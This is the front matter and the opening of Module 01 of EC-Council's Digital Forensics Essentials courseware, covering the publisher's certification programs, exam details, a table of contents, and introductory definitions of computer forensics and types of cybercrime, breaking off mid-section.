EC-Council



D|FE™

Digital Forensics Essentials

Digital Forensics Essentials

Professional Series

EC-COUNCIL OFFICIAL CURRICULA

Digital Forensics Essentials

Version 1

EC-Council

Copyright © 2021 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Foreword

The rapid evolution of computers has brought technical devices as an active weapon to criminals. Cybercriminals have enjoyed the pleasure of being able to combine a large array of complex technologies to be successful in their mission. Due to the complexity of the attack, investigating a crime in the cyber world has become increasingly difficult to do.

Computer forensics is the process of detecting hacking attacks and properly extracting evidence to report the crime and conducting audits to prevent the future attacks. It is used in different types of investigations like crime and civil investigation, corporate litigation, cybercrime, etc. It plays a vital role in the investigation and prosecution of cybercriminals. It refers to a set of methodological procedures and techniques to identify, gather, preserve, extract, interpret, document, and present evidence from computing equipment so that the discovered evidence can be used during a legal and/or administrative proceeding in a court of law. Evidence might be sought in a wide range of computer crime or misuse, including but not limited to theft of trade secrets, theft of or destruction of intellectual property, and fraud.

Computer forensics enables the systematic and careful identification of evidence in computer related crime and abuse cases. This may range from tracing the tracks of a hacker through a client's systems, to tracing the originator of defamatory emails, to recovering signs of fraud.

Digital Forensics Essentials (DFE) program covers the fundamental concepts of computer forensics. It equips students with the skills required to identify an intruder's footprints and to properly gather the necessary evidence to prosecute in the court of law.

This program gives a holistic overview of the key components of computer forensics. The course is designed for those interested in learning the various fundamentals of computer forensics and aspire to pursue a career in the computer forensics field.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization composed of industry and subject matter experts working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the Certified Ethical Hacker (C|EH) program with the goal of teaching the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge of hundreds of subject-matter experts, the CEH program has rapidly gained popularity around the world and is now delivered in more than 145 countries by more than 950 authorized training centers. It is considered as the benchmark for many government entities and major corporations around the globe.

EC-Council, through its impressive network of professionals and huge industry following, has also developed a range of other leading programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are tightening security networks around the world and beating hackers at their own game.

Other EC-Council Programs

Security Awareness: Certified Secure Computer User



The purpose of the CSCU training program is to provide students with the necessary knowledge and skills to protect their information assets. This class will immerse students in an interactive learning environment where they will acquire fundamental understanding of various computer and network security threats such as identity theft, credit card fraud, online banking phishing scams, viruses and backdoors, email hoaxes, sexual predators and other online threats, loss of confidential information, hacking attacks, and social engineering. More importantly, the skills learnt from the class help students take the necessary steps to mitigate their security exposure.

Network Defense: Certified Network Defender



Students enrolled in the Certified Network Defender course will gain a detailed understanding of network defense and develop their hands-on expertise to perform in real-life network defense situations. They will gain the depth of technical knowledge required to actively design a secure network within your organization. This course provides a fundamental understanding of the true nature of data transfer, network technologies, and software technologies so that students may understand how networks operate, how automation software behaves, and how to analyze networks and their defense.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Students will learn how to protect, detect, and respond to the network attacks as well as learning about network defense fundamentals, the application of network security controls, protocols, perimeter appliances, secure IDS, VPN, and firewall configuration. Students will also learn the intricacies of network traffic signature, analysis, and vulnerability scanning, which will help in designing improved network security policies and successful incident response plans. These skills will help organizations foster resiliency and operational continuity during attacks.

Ethical Hacking: Certified Ethical Hacker

The Certified Ethical Hacker (CEH) credential is the most trusted ethical hacking certification and accomplishment recommended by employers globally. It is the most desired information security certification and represents one of the fastest-growing cyber credentials required by critical infrastructure and essential service providers. Since the introduction of CEH in 2003, it is recognized as a standard within the information security community. CEH continues to introduce the latest hacking techniques and the most advanced hacking tools and exploits used by hackers and information security professionals today. The Five Phases of Ethical Hacking and the original core mission of CEH remain valid and relevant today: "To beat a hacker, you need to think like a hacker."

CEH provides an in-depth understanding of ethical hacking phases, various attack vectors, and preventative countermeasures. It will teach you how hackers think and act maliciously so that you will be better positioned to set up your security infrastructure and defend future attacks. Understanding system weaknesses and vulnerabilities help organizations strengthen their system security controls to minimize the risk of an incident.

CEH was built to incorporate a hands-on environment and systematic process across every ethical hacking domain and methodology, giving you the opportunity to work towards proving the required knowledge and skills needed to perform the job of an ethical hacker. You will be exposed to an entirely different posture towards the responsibilities and measures required to be secure.

Penetration Testing: Certified Penetration Testing Professional

CPENT certification requires you to demonstrate the application of advanced penetration testing techniques such as advanced Windows attacks, IOT systems attacks, advanced binaries exploitation, exploits writing, bypassing a filtered network, Operational Technology (OT) pen testing, accessing hidden networks with pivoting and double pivoting, privilege escalation, and evading defense mechanisms.

EC-Council's CPENT standardizes the knowledge base for penetration testing professionals by incorporating best practices followed by experienced experts in the field. The objective of the CPENT is to ensure that each professional follows a strict code of ethics, is exposed to the best practices in the domain of penetration testing and aware of all the compliance requirements required by the industry.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Unlike a normal security certification, the CPENT credential provides an assurance that security professionals possess skills to analyze the security posture of a network exhaustively and recommend corrective measures authoritatively. For many years EC-Council has been certifying IT Security Professionals around the globe to ensure these professionals are proficient in network security defense mechanisms. EC-Council's credentials vouch for their professionalism and expertise thereby making these professionals more sought after by organizations and consulting firms globally.

Computer Forensics: Computer Hacking Forensic Investigator

Computer Hacking Forensic Investigator (CHFI) is a comprehensive course covering major forensic investigation scenarios. It enables students to acquire crucial hands-on experience with various forensic investigation techniques. Students learn how to utilize standard forensic tools to successfully carry out a computer forensic investigation, preparing them to better aid in the prosecution of perpetrators.

EC-Council's CHFI certifies individuals in the specific security discipline of computer forensics from a vendor-neutral perspective. The CHFI certification bolsters the applied knowledge of law enforcement personnel, system administrators, security officers, defense and military personnel, legal professionals, bankers, security professionals, and anyone who is concerned about the integrity of network infrastructures.

Incident Handling: EC-Council Certified Incident Handler

EC-Council's Certified Incident Handler (E|CIH) program has been designed and developed in collaboration with cybersecurity and incident handling and response practitioners across the globe. It is a comprehensive specialist-level program that imparts knowledge and skills that organizations need to effectively handle post breach consequences by reducing the impact of the incident, from both a financial and a reputational perspective.

E|CIH is a method-driven program that uses a holistic approach to cover vast concepts concerning organizational incident handling and response from preparing and planning the incident handling response process to recovering organizational assets after a security incident. These concepts are essential for handling and responding to security incidents to protect organizations from future threats or attacks.

Management: Certified Chief Information Security Officer

The Certified Chief Information Security Officer (CCISO) program was developed by EC-Council to fill a knowledge gap in the information security industry. Most information security certifications focus on specific tools or practitioner capabilities. When the CCISO program was

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

developed, no certification existed to recognize the knowledge, skills, and aptitudes required for an experienced information security professional to perform the duties of a CISO effectively and competently. In fact, at that time, many questions existed about what a CISO really was and the value this role adds to an organization.

The CCISO Body of Knowledge helps to define the role of the CISO and clearly outline the contributions this person makes in an organization. EC-Council enhances this information through training opportunities conducted as instructor-led or self-study modules to ensure candidates have a complete understanding of the role. EC-Council evaluates the knowledge of CCISO candidates with a rigorous exam that tests their competence across five domains with which a seasoned security leader should be familiar.

Application Security: Certified Application Security Engineer

The Certified Application Security Engineer (CASE) credential is developed in partnership with large application and software development experts globally. The CASE credential tests the critical security skills and knowledge required throughout a typical software development life cycle (SDLC), focusing on the importance of the implementation of secure methodologies and practices in today's insecure operating environment.

The CASE certified training program is developed concurrently to prepare software professionals with the necessary capabilities that are expected by employers and academia globally. It is designed to be a hands-on, comprehensive application security course that will help software professionals create secure applications. The training program encompasses security activities involved in all phases of the Software Development Lifecycle (SDLC): planning, creating, testing, and deploying an application.

Unlike other application security trainings, CASE goes beyond just the guidelines on secure coding practices and includes secure requirement gathering, robust application design, and handling security issues in post development phases of application development. This makes CASE one of the most comprehensive certifications on the market today. It is desired by software application engineers, analysts, testers globally, and respected by hiring authorities.

Incident Handling: Certified Threat Intelligence Analyst

Certified Threat Intelligence Analyst (C|TIA) is designed and developed in collaboration with cybersecurity and threat intelligence experts across the globe to help organizations identify and mitigate business risks by converting unknown internal and external threats into known threats. It is a comprehensive, specialist-level program that teaches a structured approach for building effective threat intelligence.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the ever-changing threat landscape, C|TIA is an essential Threat Intelligence training program for those who deal with cyber threats on a daily basis. Organizations today demand a professional-level cybersecurity threat intelligence analyst who can extract the intelligence from data by implementing various advanced strategies. Such professional-level Threat Intelligence training programs can only be achieved when the core of the curricula maps with and is compliant to government and industry published threat intelligence frameworks.

Incident Handling: Certified SOC Analyst

The Certified SOC Analyst (CSA) program is the first step to joining a security operations center (SOC). It is engineered for current and aspiring Tier I and Tier II SOC analysts to achieve proficiency in performing entry-level and intermediate-level operations.

CSA is a training and credentialing program that helps the candidate acquire trending and in-demand technical skills through instruction by some of the most experienced trainers in the industry. The program focuses on creating new career opportunities through extensive, meticulous knowledge with enhanced level capabilities for dynamically contributing to a SOC team. Being an intense 3-day program, it thoroughly covers the fundamentals of SOC operations, before relaying the knowledge of log management and correlation, SIEM deployment, advanced incident detection, and incident response. Additionally, the candidate will learn to manage various SOC processes and collaborate with CSIRT at the time of need.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DFE Exam Information

DFE Exam Details	
Exam Title	**Digital Forensics Essentials (DFE)**
Exam Code	**112-53**
Availability	**EC-Council Exam Portal** (please visit **https://www.eccexam.com**)
Duration	**2 Hours**
Questions	**75**
Passing Score	**70%**

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Table of Contents

Module 01: Computer Forensics Fundamentals **1**

Fundamentals of Computer Forensics 3

Digital Evidence 14

Forensic Readiness 31

Roles and Responsibilities of a Forensic Investigator 38

Legal Compliance in Computer Forensics 43

Module 02: Computer Forensics Investigation Process **53**

Forensic Investigation Process and its Importance 55

Forensic Investigation Process - Pre-investigation Phase 59

Forensic Investigation Process - Investigation Phase 67

Forensic Investigation Process - Post-investigation Phase 76

Module 03: Understanding Hard Disks and File Systems **85**

Different Types of Disk Drives and their Characteristics 87

Logical Structure of a Disk 105

Booting Process of Windows, Linux, and Mac Operating Systems 124

File Systems of Windows, Linux, and Mac Operating Systems 144

File System Examination 178

Module 04: Data Acquisition and Duplication **185**

Data Acquisition Fundamentals 187

Types of Data Acquisition 195

Data Acquisition Format 198

Data Acquisition Methodology 203

Module 05: Defeating Anti-forensics Techniques **227**

Anti-forensics and its Techniques 229

Anti-forensics Countermeasures 269

Module 06: Windows Forensics **273**

Volatile and Non-Volatile Information 275

Windows Memory and Registry Analysis 317

Cache, Cookie, and History Recorded in Web Browsers 335

Windows Files and Metadata 345

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 07: Linux and Mac Forensics **363**
Volatile and Non-Volatile Data in Linux 365
Analyze Filesystem Images Using The Sleuth Kit 398
Memory Forensics 402
Mac Forensics 411

Module 08: Network Forensics **429**
Network Forensics Fundamentals 431
Event Correlation Concepts and Types 446
Identify Indicators of Compromise (IoCs) from Network Logs 453
Investigate Network Traffic 476

Module 09: Investigating Web Attacks **503**
Web Application Forensics 505
IIS and Apache Web Server Logs 517
Investigating Web Attacks on Windows-based Servers 538
Detect and Investigate Attacks on Web Applications 543

Module 10: Dark Web Forensics **563**
Dark Web 565
Dark Web Forensics 571
Tor Browser Forensics 580

Module 11: Investigating Email Crimes **587**
Email Basics 589
Email Crime Investigation and its Steps 599

Module 12: Malware Forensics **645**
Malware, its Components and Distribution Methods 647
Malware Forensics Fundamentals and Recognize Types of Malware Analysis 655
Static Malware Analysis 669
Analyze Suspicious Word Documents 685
Dynamic Malware Analysis 692
System Behavior Analysis 699
Network Behavior Analysis 730

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Glossary **743**
References **759**

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council


D|FE™

Digital Forensics Essentials



Module 01

Computer Forensics Fundamentals



Module Objectives

This module discusses the role of computer forensics in today's world. Computer forensics plays a vital role in the investigation and prosecution of cybercriminals.


The process includes the acquisition, inspection, and reporting of information stored across computers and networks in relation to a civil or criminal incident. Forensic investigators are trained professionals who extract, analyze/investigate, and report crimes that either target technology or use it as a tool to commit a crime.

This module also discusses the fundamentals of digital evidence as well as the laws and rules that investigators must adhere to during digital evidence collection. The discussion covers forensic readiness planning, business continuity, and the roles and responsibilities of a forensic investigator.

At the end of this module, you will be able to do the following:

- Understand the fundamentals of computer forensics
- Understand different types of cybercrime
- Understand different types of digital evidence and rules of evidence
- Understand various laws and rules to be considered during digital evidence collection
- Understand forensic readiness planning and business continuity
- Identify the roles and responsibilities of a forensic investigator
- Understand legal compliance in computer forensics

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand the Fundamentals of Computer Forensics

Computer forensics plays a key role in tracking, investigating, and prosecuting cybercriminals. This section introduces computer forensics and its objectives. It also elaborates on why and when various enterprises may need to conduct a computer forensic investigation.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding Computer Forensics

Computer forensics is a part of digital forensics that deals with crimes committed across computing devices such as networks, computers, and digital storage media. It refers to a set of methodological procedures and techniques to identify, gather, preserve, extract, interpret, document, and present evidence from computing equipment such that the discovered evidence is acceptable during a legal and/or administrative proceeding in a court of law.

In summary, computer forensics deals with the process of finding admissible evidence related to a digital crime to find the perpetrators and initiate legal action against them.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Objectives of Computer Forensics

It is essential to use computer forensics for the following:

- Identify, gather, and preserve the evidence of a cybercrime
- Identify and gather evidence of cybercrimes in a forensically sound manner
- Track and prosecute the perpetrators in a court of law
- Interpret, document, and present the evidence such that it is admissible during prosecution
- Estimate the potential impact of malicious activity on the victim and assess the intent of the perpetrator
- Find vulnerabilities and security loopholes that help attackers
- Understand the techniques and methods used by attackers to avert prosecution and overcome them
- Recover deleted files, hidden files, and temporary data that can be used as evidence
- Perform incident response (IR) to prevent further loss of intellectual property, finances, and reputation during an attack
- Know the laws of various regions and areas, as digital crimes are widespread and remote
- Know the process of handling multiple platforms, data types, and operating systems
- Learn to identify and use the appropriate tools for forensic investigations
- Prepare for incidents in advance to ensure the integrity and continuity of network infrastructure

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Offer ample protection to data resources and ensure regulatory compliance
- Protect the organization from similar incidents in the future
- Help counteract online crimes such as abuse, bullying, and reputation damage
- Minimize the tangible and intangible losses to an organization or an individual
- Support the prosecution of the perpetrator of a cybercrime

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Need for Computer Forensics

An exponential increase in the number of cybercrimes and civil litigations involving large organizations has emphasized the need for computer forensics. It has become a necessity for organizations to employ the service of a computer forensics agency or to hire a computer forensics expert to solve cases involving the use of computers and related technologies. The staggering financial losses caused by cybercrimes have also contributed to renewed interest in computer forensics.

Computer forensics plays an important role in tracking cybercriminals. The main role of computer forensics is as follows:

- Ensure the overall integrity and the continued existence of an organization's computer system and network infrastructure
- Help the organization capture important information if their computer systems or networks are compromised. Forensic evidence also helps prosecute the perpetrator of a cybercrime, if caught.
- Extract, process, and interpret the actual evidence so that it proves the attacker's actions and their guilt or innocence in court
- Efficiently track down perpetrators/terrorists from different parts of the world. Terrorists who use the Internet as a communication medium can be tracked down, and their plans can be discovered. IP addresses are vital to finding the geographical location of the terrorists.
- Save the organization's money and valuable time. Many managers allocate a large portion of their IT budget for computer and network security.
- Track complex cases such as ransomware attacks, email spamming, etc.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




When Do You Use Computer Forensics?

Computer forensics is required when a computer-based crime occurs, and as mentioned earlier, such crimes are increasing worldwide. Organizations need to employ the services of a computer forensics agency or hire a computer forensics expert to solve crimes that involve computers and related technologies. The staggering financial losses caused by cybercrimes have also contributed to a renewed interest in computer forensics.

Computer forensics can be helpful against all types of security and criminal incidents that involve computer systems and related technologies. Most organizations seek the help of computer forensics for the following:

- Prepare for incidents by securing and strengthening the defense mechanism as well as closing the loopholes in security
- Gaining knowledge of the regulations related to cyber laws and comply with them
- Report incidents involving a breach of cybersecurity
- Identify the actions needed for incident response
- Act against copyright and intellectual property theft/misuse
- Settle disputes among employees or between the employer and employees
- Estimate and minimize the damage to resources in a corporate setup
- Set a security parameter and formulate security norms for ensuring forensic readiness

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Cybercrimes

Cybercrime refers to "any illegal act that involves a computer, its systems, or its applications." Once investigators start investigating a crime scene, they must remember that cybercrimes are mostly intentional in nature. The type of cybercrime committed depends on the tools of the crime and its target.

The tools of the crime refer to various hacking tools used to commit the crime. They include the computer or workstation used for the crime and the associated software and hardware. When possible, forensic investigators usually take the available tools into custody to use them as evidence.

The target of the crime refers to the victim, which can be a corporate organization, website, consulting agency, or a government body. Targets can also mean a virtual environment that can act as digital evidence because of an incident that occurred on it. A system becomes the target for reasons such as stealing, modifying, or destroying data; unauthorized access; a Denial-of-Service attack; or a Man-in-the-Middle attack. Based on the line of attack, cybercrimes can be classified as internal/insider attacks and external attacks.

- **Internal/Insider attacks**

  These attacks originate from people within the organization such as disgruntled employees, current or terminated employees, business associates, contractors, and/or undertrained staff. These insiders have legitimate access to computer systems and the organization's data and use such access negatively to harm the organization. As they occur within the organizational network and utilize authorized access, insider attacks can be quite difficult to detect. Examples of internal attacks include espionage, theft of intellectual property, manipulation of records, and Trojan horse attack.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **External attacks**

